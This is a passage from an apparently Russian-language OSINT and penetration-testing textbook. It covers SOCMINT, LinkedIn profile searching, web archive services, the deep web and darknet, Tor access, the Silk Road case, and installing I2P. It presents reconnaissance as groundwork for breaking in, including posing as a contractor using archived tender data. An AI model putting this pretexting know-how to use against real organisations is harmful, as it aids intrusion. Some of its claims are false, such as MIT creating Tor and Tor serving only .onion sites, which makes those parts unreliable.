Для обозначения процесса сбора данных и получения информации из социальных сетей был придуман акроним SOCMINT (Social Media INTelligence gathering). Под данным процессом понимают сбор любой общедоступной информации из социальных сетей — это и персональные данные, и фотографии,

и видео, и все то, что доступно широкому кругу пользователей. Данные, доступные в социальных сетях, могут быть открытыми для общего доступа (как общедоступные посты на Facebook) или лишь для частного использования. Доступ к закрытым данным, предназначенным только для частного использования, вы можете получить только с разрешения пользователя.

В профессиональной среде до сих пор не утихают споры о том, является ли SOCMINT частью OSINT, ведь для доступа ко многим материалам необходимо пройти авторизацию, значит, информация не совсем открыта; мы предоставим решать это профессионалам в сфере OSINT.

Типы социальных данных

Помимо просмотра контента, люди активно используют социальные сети для многих других целей, основные типы взаимодействий хорошо всем известны.

- **Написание постов или комментариев.** Пользователи часто используют социальные сети для написания постов на определенные темы, которые становятся видны, что важно, другим пользователям. Еще одна замечательная функция социальных сетей — возможность оставлять комментарии к постам или использовать их для общения с другими пользователями.
- **Ответы, использующиеся для общения с другими пользователями.** Могут представлять собой как текстовую информацию, так и изображения или видео.
- **Представление мультимедийного контента.** Пользуется большой популярностью; пользователь может загружать видео, изображения или аудиофайлы. Социальные сети обычно позволяют формировать альбомы, состоящие из таких файлов, а многие из них — вести прямые трансляции, сохраняя их для последующего просмотра.
- **Социальные взаимодействия.** Это суть социальных сетей, пользователи могут взаимодействовать друг с другом, оставляя отметки «нравится», обмениваясь текстовыми сообщениями, объединяясь в группы по интересам и т. д. Часто взаимодействие происходит с друзьями, коллегами по работе и учебе, соседями по комнате и членами семьи.
- **Образование метаданных** (результатов суммы взаимодействий пользователей с социальной платформой). К таким данным можно отнести дату и время, когда видео или изображение было загружено, дату и время, когда был принят запрос на добавление в друзья, данные геолокации загруженной фотографии или записи, а также тип устройства.

Все эти данные могут представлять огромную ценность для исследования. Так, например, зная имя одного сотрудника, можно найти данные о его коллегах. Или, как часто бывает, найти фотографии, сделанные на рабочем месте, чтобы получить информацию о методах физической или программной защиты, используемых на конкретном предприятии.

Классификация социальных сетей

Термины «социальные сети» и «социальные медиа» часто используются для обозначения таких ресурсов, как VK, Facebook, Twitter, LinkedIn и связанных с ними социальных платформ. Нельзя сказать, что это некорректно, но стоит помнить о том, что «социальные сети» являются лишь одной из групп, объединенных понятием «социальные медиа». Ниже мы рассмотрим основные группы, подпадающие под понятие «социальные медиа».

- **Фото.** Такие сайты предназначены для обмена фотографиями между пользователями. Наиболее популярными являются Instagram и Flicker.
- **Видео.** Сайты предназначены для обмена видео, включая прямые видеотрансляции. Самый популярный — YouTube.com. Функцию обмена мультимедийным контентом также поддерживают Facebook и VK. Однако собственно сайты обмена видео предназначены для обмена исключительно видеоконтентом и подразумевают достаточно ограниченную возможность обмена другими данными (в основном описаниями видео и комментариями к ним).
- **Блог.** Тип информационного веб-сайта, содержащего набор текстов, относящихся к одной теме или одному предмету, организованных в порядке убывания или возрастания в соответствии с датой публикации. Самыми популярными платформами для ведения блогов являются WordPress и Blogger.
- **Микроблог.** Позволяет пользователям публиковать короткий текстовый абзац (который может быть связан с изображением или видео) или ссылку (URL). Самыми популярными микроблогами являются Twitter и Tumbler.
- **Форум (доска сообщений).** Один из старейших типов социальных сетей. Позволяет пользователям обмениваться идеями, мнениями, опытом, информацией, новостями и обсуждать их с другими людьми. Форумы обычно организованы по темам. Самыми популярными сейчас являются Reddit и Quora.
- **Игра.** В основном имеются в виду онлайн-игры, позволяющие нескольким игрокам играть вместе. Такие сети позволяют пользователям из разных уголков мира формировать свои команды и взаимодействовать с другими людьми и группами. К таким сетям можно отнести Twich, Discord, Steam.
- **Сервис социальных закладок.** Основной функцией таких сайтов является создание закладок и обмен ими с другими сайтами. В отличие от закладок в вашем браузере, вы можете делиться таким данными с другими людьми. Наиболее популярными сервисами закладок являются Atavi, Pinterest и Pocket.
- **Обзор продуктов или услуг.** Такие сайты позволяют пользователям просматривать или оставлять отзывы о любом продукте или услуге, которыми они пользовались. Самые популярные сайты обзоров — Yelp и Angie's List.

Стоит отметить, что данное разделение несколько условно, ведь вы можете оставить отзыв об услуге не только на Yelp, но и в 2GIS и GoogleMaps. Основной целью такой систематизации является не строгое разделение на группы, а возможность показать все разнообразие существующих социальных взаимодействий.

LinkedIn

Рассмотрим возможности поиска по социальным сетям на примере LinkedIn. LinkedIn — социальная сеть, ориентированная на профессиональные взаимоотношения и развитие карьеры. Она была основана в 2002 году и запущена в 2003 году. С момента своего создания LinkedIn превратилась в одну из крупнейших социальных платформ, объединяющих миллионы пользователей со всего мира.

Основные возможности и функции LinkedIn:

- **Создание профессионального профиля с указанием образования, опыта работы, навыков и достижений.** Профиль служит своего рода интерактивным резюме и может быть использован при поиске работы или установлении деловых контактов.
- **Социальные взаимодействия.** Пользователи могут добавлять других пользователей в свои контакты, что позволяет им следить за новостями и обновлениями, а также расширять свою профессиональную сеть.
- **Поиск работы.** LinkedIn предлагает поиск вакансий, а также возможность подписки на обновления вакансий компаний и просмотра предложений о работе. Платформа также предлагает инструменты для отслеживания заявок на работу и получения рекомендаций.
- **Учебные ресурсы.** LinkedIn предлагает доступ к обучающим материалам и курсам через свою платформу LinkedIn Learning (ранее известную как Lynda.com). Здесь пользователи могут изучать новые навыки и улучшать свою квалификацию в различных областях.
- **Группы и сообщества.** Пользователи могут создавать группы по интересам и присоединяться к уже созданным, обсуждать различные темы с коллегами по профессии или единомышленниками.
- **Контент и новости.** LinkedIn предлагает ленту новостей, где пользователи могут делиться статьями, обновлениями и мнениями, а также читать и комментировать публикации других пользователей.

В 2016 году компания Microsoft приобрела LinkedIn за $26,2 млрд, что стало одной из крупнейших сделок в индустрии технологий. С тех пор LinkedIn продолжает развиваться и расширять свои возможности, становясь все более интегрированной в экосистему Microsoft.

Из профиля пользователя LinkedIn можно получить следующую информацию:

- основные данные: имя, фамилия, должность, местоположение и краткое описание профессиональной деятельности;
- образование: учебные заведения, специальности и степени, полученные пользователем;
- опыт работы: список компаний, где пользователь работал ранее, с указанием должностей, дат начала и окончания работы, а также кратким описанием обязанностей и достижений на каждом месте работы;

- навыки: список профессиональных навыков с возможностью получения рекомендаций от других пользователей;
- рекомендации: рекомендации от коллег, клиентов или руководителей, подтверждающие компетентность и достижения пользователя;
- сертификаты и награды: полученные сертификаты, лицензии, награды и другие достижения пользователя в рамках своей профессиональной деятельности;
- волонтерство: опыт волонтерской деятельности и общественных инициатив, в которых принимал участие пользователь;
- интересы: список интересов пользователя, включая компании, отраслевые группы, сообщества и темы;
- группы и организации: группы и организации, к которым присоединился пользователь на платформе LinkedIn;
- публикации: статьи, посты, обновления и комментарии, опубликованные пользователем на LinkedIn;
- общая сеть контактов: количество контактов пользователя и возможность просмотра общих контактов с другими пользователями;
- мероприятия: участие в прошедших или предстоящих мероприятиях, связанных с профессиональной деятельностью пользователя.

Важно отметить, что некоторые из этих данных могут быть скрыты с помощью настроек конфиденциальности пользователя.

Поиск в LinkedIn. Пока вы не прошли аутентификацию в LinkedIn, вам будет доступен лишь простой поиск с использованием в качестве параметров только имени и фамилии. В результате вы получите список имен с кратким описанием (рис. 3.52). Если вы хотите получить доступ к более подробной информации о любом профиле, вам нужно войти в LinkedIn.

Для зарегистрированных пользователей LinkedIn предоставляет более широкие возможности: поиск людей, вакансий, публикаций, компаний, групп и учебных заведений. Вы можете начать свой поиск с простых запросов, а после получения результатов отфильтровать нужные, используя различные фильтры.

Например, чтобы выполнить поиск по ключевому слову British Airways, просто введите его в строку поиска и нажмите клавишу Enter. На верхней части страницы результатов есть опция Все фильтры, нажмите на эту кнопку, чтобы отобразить все возможные фильтры (рис. 3.53) и получить возможность сузить круг поиска.

Расширенный поиск LinkedIn облегчает процесс нахождения необходимой информации с использованием таких данных, как имя, фамилия, компания, образовательное учреждение и должность. Вы также можете ограничить поиск определенным регионом, указав географическое расположение. Поиск можно настроить с учетом языка профиля и текущего или предыдущего места работы целевого лица.




Рис. 3.52. Результаты поиска, доступные незарегистрированному пользователю




Рис. 3.53. Фильтры LinkedIn

Расширенные операторы поиска позволяют уточнять результаты и аналогичны тем, которые предлагают другие социальные сети. Ниже указано, как использовать наиболее популярные из них:

- чтобы найти определенную фразу, заключите ее в кавычки. Такой подход применим и для поиска профилей с несколькими ключевыми словами. Например, `"Perl programmer"` найдет только профили, содержащие эту фразу;

- чтобы исключить определенное слово из результатов, используйте оператор `NOT`: `developer NOT java`;
- чтобы включить в результаты профили, содержащие одно из нескольких слов, используйте оператор `OR`: `administrator OR linux`;
- чтобы найти профили, содержащие сразу несколько слов, используйте оператор `AND`: `java AND architect`. Учтите, если искать несколько слов без использования данного оператора, LinkedIn осуществит поиск таким образом, будто вы его использовали;
- чтобы объединить разные операторы, используйте скобки. Например: `administrator NOT (windows OR developer)$`
- воспользуйтесь поисковиком Google для поиска в LinkedIn, используя оператор `site`. Например: `"Air Mail" site:linkedin.com`.

Расширенные операторы поиска LinkedIn помогут сузить круг поиска и получить более релевантную информацию.

Архивные данные

Часто случается так, что организации публикуют на своих сайтах такую информацию, которая впоследствии может быть использована против них самих, а затем, заметив ошибку, удаляют ее. Перечислим несколько случаев, когда архивные данные полезны для проникновения в сеть целевой ИС:

- **Социальная инженерия.** Получив данные о прошедших конкурсах на выполнение определенных работ, вы можете представиться одним из подрядчиков. Такой способ позволит войти в доверие, ведь вы обладаете той информацией, доступ к которой на данный момент закрыт, и обладать ею может только лишь сам исполнитель.
- **Данные о целевой сети.** В вакансиях часто указывают технологии и производителей оборудования, с которыми работает организация. Собрав данные из старых объявлений о работе, вы можете получить представление о том, что происходит за периметром безопасности.
- **Поиск скрытых или забытых страниц.** Иногда бывает так, что во время обновления администраторы забывают удалить старые версии страниц. Если вы сможете найти их, анализируя архив, это принесет пользу, ведь часто такие страницы содержат уязвимости.

Рассмотрим несколько ресурсов, которые предоставляют доступ к такому типу данных.

«Wayback Machine», или «Машина времени», — это волшебный портал в прошлое интернета. Этот сервис, созданный интернет-архивом, позволяет заглянуть в прошлое и увидеть, как выглядела та или иная веб-страница в любой момент времени с 1996 года и до настоящего времени.

Принцип работы сервиса прост: он регулярно «сканирует» и сохраняет снимки веб-страниц со всего мира. Затем эти снимки становятся доступными для просмотра через интерфейс Wayback Machine. Введите URL-адрес веб-страницы в поле поиска, и вы увидите календарь с доступными датами. Выбрав дату, вы узнаете, как выглядела страница в этот день.

Однако стоит помнить, что не все страницы в каждый момент времени сохранены в Wayback Machine и не все данные могут быть полностью восстановлены, особенно когда речь идет о сложных веб-приложениях и динамическом контенте.

Google Cache — это своего рода «запасная копия» веб-страниц, которую создает Google при индексации интернета. Она позволяет Google быстро показывать содержимое веб-страниц при поисковых запросах и может быть полезна, если оригинальная страница временно недоступна или удалена. Чтобы просмотреть кэшированную версию, достаточно нажать на стрелку вниз рядом с URL веб-страницы в результатах поиска Google и выбрать Кэшированная версия.

Но есть и некоторые ограничения. Не все страницы индексируются Google и имеют кэшированные версии, динамический контент не всегда отображается корректно. Несмотря на эти ограничения, Google Cache остается мощным инструментом для исследования интернета, позволяя нам видеть веб-страницы даже тогда, когда они уже недоступны в их исходном расположении.

Archive.Today — это сервис, позволяющий пользователям создавать снимки веб-страниц для долговременного хранения. Это немного похоже на создание скриншота на смартфоне, но в этом случае речь идет о целых веб-страницах. Сервис предлагает возможность «заморозить» момент времени на любой веб-странице, создавая ее полный снимок, включающий текст, изображения и некоторые элементы интерактивного контента.

Сервис полезен для сохранения важной информации, если оригинальная веб-страница впоследствии изменится или исчезнет. Кроме того, это ценный инструмент для исследователей, историков, журналистов и любопытных пользователей, которые хотят изучить прошлое веб-страницы или сохранить свои собственные находки.

Скрытый интернет

Насколько хорошо вы знаете интернет? Вы наверняка пользуетесь такими сайтами, как ВКонтакте, Яндекс, Google, Youtube и еще парой десятков других информационных ресурсов, но вся ли это доступная информация? На самом деле нет, реальность такова, что большая часть ресурсов так или иначе скрыта от ваших глаз.

Согласно примерным подсчетам, количество активных пользователей на данный момент превышает 4 миллиарда и будет только увеличиваться в ближай-

шем будущем. В свою очередь, количество активных сайтов составляет примерно 2 миллиарда. Для сравнения, количество активных сайтов в темной части интернета, так называемом DarkNet, варьируется, по примерным подсчетам, от 50 до 60 тысяч. Несмотря на то что подавляющее большинство сайтов все же находится в открытом доступе, современные поисковые системы проиндексировали только около 5 % доступной информации, вся остальная остается в глубоком сегменте сети (deep web), включая DarkNet.

Принципы работы поисковых систем

Приведем краткое описание принципа работы любой широко известной поисковой системы.

Поисковые роботы (также называемые «пауки» или crawlers) отправляются на сайты, используя ссылки, которые уже имеются в индексе, и начинают сканировать содержимое страниц. Роботы могут получать ссылки на новые страницы, если они находятся на уже известных сайтах. Также сами разработчики страниц могут запрашивать индексацию нового сайта, используя специальные формы.

При сканировании роботы анализируют содержимое страницы, а также ссылки, на которые она указывает, и отправляют эту информацию на сервер поисковой системы.

Сервер обрабатывает информацию и добавляет страницу в индекс. Индекс — это огромная база данных, содержащая информацию о многих миллиардах веб-страниц.

В процессе индексации поисковые системы анализируют ключевые слова и фразы, содержащиеся на странице, а также другие данные — заголовки, описание страницы, метатеги и т. д. Эта информация используется для ранжирования страниц поисковой выдачи в ответ на запросы пользователей.

Поисковые системы используют различные алгоритмы и формулы для определения релевантности страниц и определения их позиции в результатах поиска. Факторы, влияющие на ранжирование, могут включать в себя количество внешних ссылок, указывающих на страницу, ее содержимое и т. п. Они могут быть частично или полностью скрыты от публичного доступа, чтобы не допускать манипулирования результатами ранжирования.

Когда пользователь вводит запрос в поисковую систему, она выполняет поиск в своем индексе, используя алгоритмы ранжирования, и выводит список результатов, наиболее релевантных для запроса пользователя.

В целом процесс сбора информации и индексации сайтов поисковыми системами является динамичным и постоянно изменяющимся, при этом множество факторов влияют на ранжирование страниц в результатах поиска.

Проблема информационного пузыря. Информационный пузырь — это феномен, при котором пользователи в интернете сталкиваются только с инфор-

мацией, которая соответствует их предпочтениям, мнениям и интересам, в то время как то, что диссонирует с их взглядами, игнорируется или не появляется в поисковых результатах.

Поисковые системы становятся одним из основных источников формирования информационного пузыря, поскольку они часто предоставляют персонализированные результаты поиска на основе его истории, поведения пользователя и других факторов.

Одной из проблем информационного пузыря является то, что пользователи теряют возможность расширить свои познания при исследовании определенных тем и, не осознавая этого, недополучают информацию, которая может расширить их горизонты или способствовать появлению критического осмысления интересующего вопроса. Это ведет к формированию узкого кругозора и ограниченности восприятия мира.

Кроме того, информационный пузырь способствует укреплению существующих убеждений и взглядов пользователей, создавая ложное впечатление, что их мнение является единственно правильным, а люди с отличными взглядами ошибаются. В конечном итоге информационный пузырь может привести к политической и социальной поляризации и ограничению свободы мысли и выражения. Он также оказывает негативное влияние на качество принимаемых пользователем решений, например, при выборе кандидата на выборах или оценке новостей.

Решением этой проблемы является расширение информационной грамотности пользователей, осознанное использование различных поисковых систем и доступ к более разнообразной информации. Поисковые системы могли бы использовать алгоритмы, учитывающие мнения и взгляды, отличные от тех, которые пользователь обычно ищет, и предоставлять более разнообразные результаты поиска, но это вряд ли произойдет в скором времени.

Погружение

Как уже упоминалось, сканеры поисковых систем обнаруживают новые страницы, переходя по ссылкам. Однако этот метод не идеален, и огромный объем данных остается непроиндексированным, поскольку сканеры поисковых систем не могут получить к ним доступ через веб-сканеры.

Проиллюстрируем это на примере погоды. Предположим, вы метеоролог и хотите узнать, какая была погода в аэропорту города Риги в 2021 году. Поисковая система поможет вам найти сайты, дающие возможность получить такую информацию, поскольку так указано на самом сайте; однако погодные данные поисковая система получить не сможет, ведь для этого необходимо не просто перейти по ссылке на страницу, но и активно взаимодействовать с различными элементами управления (рис. 3.54), чего поисковые роботы делать не умеют.




Рис. 3.54. Получение информации о погоде с использованием различных элементов управления

Получение таких данных является одним из самых простых примеров поиска информации в глубоком сегменте сети.

Многие пользователи и даже эксперты часто путают понятие глубокого интернета и DarkNet. Понятие глубокого интернета охватывает общедоступные ресурсы, которые не могут проиндексировать такие популярные поисковые системы, как Google, Yandex или Bing, но тем не менее они все равно доступны пользователям со всего мира с помощью обыкновенного браузера и без обладания специализированными знаниями.

Такие ресурсы обычно предоставляют информацию из своих специализированных баз данных, и пользователям для получения доступа чаще всего приходится задавать определенные фильтры, например дату или ключевые слова.

Темный сегмент Сети

Теперь, когда мы получили представление о глубоком интернете, настало время погрузиться на следующий уровень — в DarkNet. DarkNet, или темная часть интернета, был создан в конце XX века в качестве инструмента для анонимного обмена информацией и сохранения конфиденциальности в онлайн-коммуникациях. В первую очередь он был разработан для использования теми, кто хотел избежать слежки и контроля со стороны правительства, полиции или других организаций.

Одним из первых проектов, который привел к созданию DarkNet, был Tor (The Onion Router), созданный исследователями из Массачусетского технологического института (MIT) в 2002 году. Основной задачей ученых являлось исследование возможности обеспечения безопасной и анонимной связи в интернете.

С помощью Tor пользователи могут обходить цензуру и фильтрацию, а также скрывать свой IP-адрес.

Позже в DarkNet появилось большое количество сайтов и форумов, которые предоставляют доступ к нелегальным услугам — продаже наркотиков, оружия, краденых кредитных карт и т. д. В течение многих лет правительства по всему миру пытались закрыть эти сайты, но из-за использования средств анонимизации сделать это было довольно сложно. Сегодня DarkNet остается одной из самых секретных и недоступных частей интернета, и несмотря на все усилия правительств, ее не так-то легко полностью изолировать.

Пользователи используют DarkNet для различных целей, в основном для обхода всевозможных ограничений, возможности открыто высказать свое мнение, но также и для совершения незаконных действий. Поверхностный анализ примерно пятой части даркнета показал, что около 70 % ресурсов способствуют осуществлению незаконной деятельности (торговле оружием и наркотиками, продаже персональных данных, услугам по незаконному проникновению в ИС и т. д.).

На данный момент самыми популярными технологиями доступа в DarkNet являются Tor, IP2, Freenet.

Tor (The Onion Router) — самая популярная и широко используемая анонимная сеть. Она использует луковую маршрутизацию (при которой исходные данные спрятаны под многочисленными слоями шифрования) для скрытия местоположения и активности пользователей и обеспечивает доступ к сайтам, которые не индексируются обычными поисковыми системами. Tor также применяется для доступа к контенту, который блокируется в определенных странах.

I2P (Invisible Internet Project) — это анонимная сеть, которая также использует луковую маршрутизацию для обеспечения безопасности и конфиденциальности пользователей. I2P создана для обмена файлами, отправки сообщений и децентрализованных приложений. Она имеет большое количество «eepsites» — сайтов, которые доступны только в I2P и не видны извне.

Freenet — еще одна анонимная сеть, использующая технологию распределенного хранения данных для обеспечения безопасности и анонимности пользователей. Freenet применяется для обмена файлами и хранения контента, который может быть доступен только через Freenet. Как и в Tor и I2P, данные в Freenet шифруются и передаются через множество узлов Сети, чтобы обеспечить безопасность и конфиденциальность пользователей. Характерно, что однажды загруженные в Сеть данные не могут быть удалены, и не существует единого сервера, отключение которого могло бы повлечь их удаление.

В связи с темным интернетом стоит также упомянуть криптовалюту, ведь именно с ее помощью происходят основные расчеты в глубоком сегменте интернета, так как использование данного вида оплаты позволяет сохранить анонимность как отправителю, так и получателю денежных средств. Самой известной, но далеко не единственной криптовалютой на данный момент является биткоин.

Доступ в DarkNet

В настоящее время, как уже было сказано, самым популярным способом доступа в DarkNet является Tor. Необходимо предостеречь читателя: во многих странах использование Tor ограничено законом, будьте внимательны и не нарушайте его. Так, в США при определенных условиях могут выдать ордер на исследование любого компьютера в мире, на котором используется Tor, а в некоторых случаях — и VPN.

Самый простой способ войти в DarkNet — через обычный браузер и специальные веб-сервисы, обеспечивающие доступ к скрытым ресурсам. Однако необходимо учесть, что такие сервисы не гарантируют полного доступа и стабильной работы. Также помните, что их использование связано с рисками потери анонимности, поэтому настоятельно рекомендуется при работе с ними применять VPN.

Ресурсы для доступа к Tor без специализированного ПО:

- https://www.tor2web.org;
- https://torsearch.com;
- https://www.torry.io.

Использование Tor

Tor отправляет пользовательские запросы через множество ретрансляторов или узлов, обычно не менее трех. Все проходящие через эти узлы данные зашифрованы. Первый ретранслятор устанавливает подключение пользователя к сети Tor. Этот узел знает ваше текущее местоположение, поэтому рекомендуется сначала использовать VPN-подключение, чтобы скрыть его.

Второй узел знает, что данные поступают от первого узла, третий узел знает только то, что данные поступают от второго узла, и т. д. Последний узел, также известный как выходной, не имеет возможности получить информацию о первом узле. Узлы в Tor не сохраняют информацию о прошедших через них данных, все соединения шифруются. Однако самым слабым звеном в плане деанонимизации принято считать выходной узел, так как именно тут данные могут быть перехвачены, если не были зашифрованы надежно. Известны случаи атак, в результате которых компьютеры пользователей незаметно отправляли незашифрованные данные. Чтобы снизить вероятность такого исхода, рекомендуется всегда использовать режим HTTPS-only (рис. 3.55).

Tor работает только с сайтами, находящимися в домене .onion, доступ к которому возможен только через этот браузер. Скачать браузер можно с сайта torproject.org.

Скачав и запустив браузер Tor, вы можете начать свое знакомство с DarkNet. Если это ваш первый выход в темный сегмент сети, рекомендуем начать с сайта http://zqktlwi4fecvo6ri.onion/wiki/index.php/Main_Page, который содержит множество ссылок на различные полезные ресурсы и может быть неплохой точкой отправления. Однако учтите, что не все ссылки окажутся рабочими, а некоторые

Рис. 3.55. Включение HTTPS-only mode в настройках Mozilla Firefox

сайты бывают доступны только в строго определенное время. В DarkNet, как и в обычной сети, есть свои поисковые системы, социальные сети, почтовые сервисы и многое другое. Вот несколько ссылок:

- почтовый сервис http://p6x47b547s2fkmj3.onion;
- социальная сеть http://atlayofke5rqhsma.onion;
- поисковая система https://3g2upl4pq6kufc4m.onion.

Еще раз обращаю ваше внимание: Tor был создан для того, чтобы пользователи анонимно просматривали обычные ресурсы интернета, и всегда существует вероятность, что ваша анонимность может быть раскрыта на выходных точках. В отличие от Tor, I2P лишена такого недостатка и работает по принципу «сеть над сетью». Также стоит заметить, что скорость соединения критично падает из-за прохождения трафика через множество узлов, особенно в то время, когда сетью пользуется большое количество людей.

OSINT и деанонимизация пользователей

Приведем пример того, как спецслужбам удалось деанонимизировать и задержать владельца одной из крупнейших площадок по продаже наркотических средств. Это была долгая и кропотливая работа, которая требовала сбора всей доступной информации. Стоит заметить, что администрация таких сервисов по понятным причинам очень серьезно относится к своей безопасности и анонимности, но даже у них бывают проколы.

Silk Road известен как один из крупнейших онлайн-рынков нелегальных товаров и услуг в DarkNet. Его администратор Росс Ульбрихт, известный под ником «Дред Пират Робертс», был арестован в октябре 2013 года.

Арест Росса Ульбрихта стал результатом длительного расследования FBI (Федерального бюро расследований), которое длилось около двух лет. В ходе расследования агенты FBI использовали различные методы, в том числе следили за электронной почтой и коммуникациями Ульбрихта, а также взламывали его серверы.

В ходе расследования было установлено, что Ульбрихт как администратор Silk Road контролировал веб-сайт, где продавались нелегальные товары и услуги — наркотики, оружие и фальшивые документы. Он был также обвинен в подстрекательстве к убийству и организации преступных сговоров.

Ульбрихта арестовали в библиотеке в Сан-Франциско, где он пытался зайти в Silk Road, используя нештатные средства связи. Во время ареста его ноутбук изъяли, что позволило агентам FBI получить дополнительные доказательства против него. В 2015 году Росс Ульбрихт был приговорен к пожизненному заключению без права на условно-досрочное освобождение. Его адвокаты пытались оспорить приговор, но не добились успеха.

Агенты FBI использовали различные методы и технологии, чтобы найти и арестовать Росса Ульбрихта.

- **Анализ документов и метаданных.** Агенты FBI изучили множество документов и метаданных, связанных с Silk Road и Россом Ульбрихтом. Они анализировали форумы, электронные сообщения и другие источники, чтобы получить информацию о людях, связанных с Silk Road.
- **Взлом серверов.** FBI взломало несколько серверов, связанных с Silk Road, чтобы получить доступ к базе данных сайта и другой информации. Они использовали уязвимости в программном обеспечении серверов, чтобы получить контроль над ними и изучить деятельность администратора.
- **Использование онлайн-маркеров.** Росс Ульбрихт допустил ошибку, используя свой настоящий электронный адрес для общения с другими людьми, связанными с Silk Road. Это дало FBI возможность отследить его электронную почту и другие онлайн-маркеры.
- **Работа под прикрытием.** FBI разместило несколько своих агентов на Silk Road под прикрытием, чтобы получить доступ к сайту и установить связь с Россом Ульбрихтом. Они смогли установить идентичность Ульбрихта и получить доступ к его электронной почте и другой информации.

I2P

I2P (Invisible Internet Project) — анонимная сеть, позволяющая пользователям обмениваться информацией, не раскрывая своего истинного IP-адреса. Она работает подобно другим анонимным сетям, но имеет ряд отличий в архитектуре и функциональности. I2P была разработана как свободно распространяемое программное обеспечение и предоставляет пользователям возможность общаться в рамках сети через несколько приложений, включая электронную почту, чаты, форумы и другие службы.

В отличие от Tor, который использует узлы (ноды) для маршрутизации трафика, I2P использует набор «роутеров», каждый из которых отвечает за маршрутизацию трафика между узлами. Это обеспечивает более высокую степень безопасности и защиты конфиденциальности, так как узлы не могут узнать о других узлах и точках назначения, с которыми они связаны.

I2P также предоставляет возможность запуска веб-сайтов в анонимной сети через собственный протокол Eepsites. Это позволяет пользователям создавать и размещать контент, который невозможно отследить, что делает I2P популярной среди желающих оставаться анонимными пользователей.

Установку I2P на Kali Linux лучше начать с обновления репозиториев:

```
#apt update
```

Необходимо добавить новый репозиторий. Следующая команда добавит новую запись в файл /etc/apt/sources.list.d и загрузит GPG-ключи:

```
#apt-add-repository ppa:i2p-maintainers/i2p
```

После установки повторно обновим репозитории:

```
#apt update
```

Наконец, финальный шаг — установка I2P:

```
#apt install i2p
```

После установки необходимо запустить i2p-маршрутизатор, если он еще не запущен:

```
$systemctl status i2p
$i2prouter statrt
```

После успешной установки по адресу 127.0.0.1:7657 у вас должно быть доступно окно конфигурации i2p-маршрутизатора (рис. 3.56).

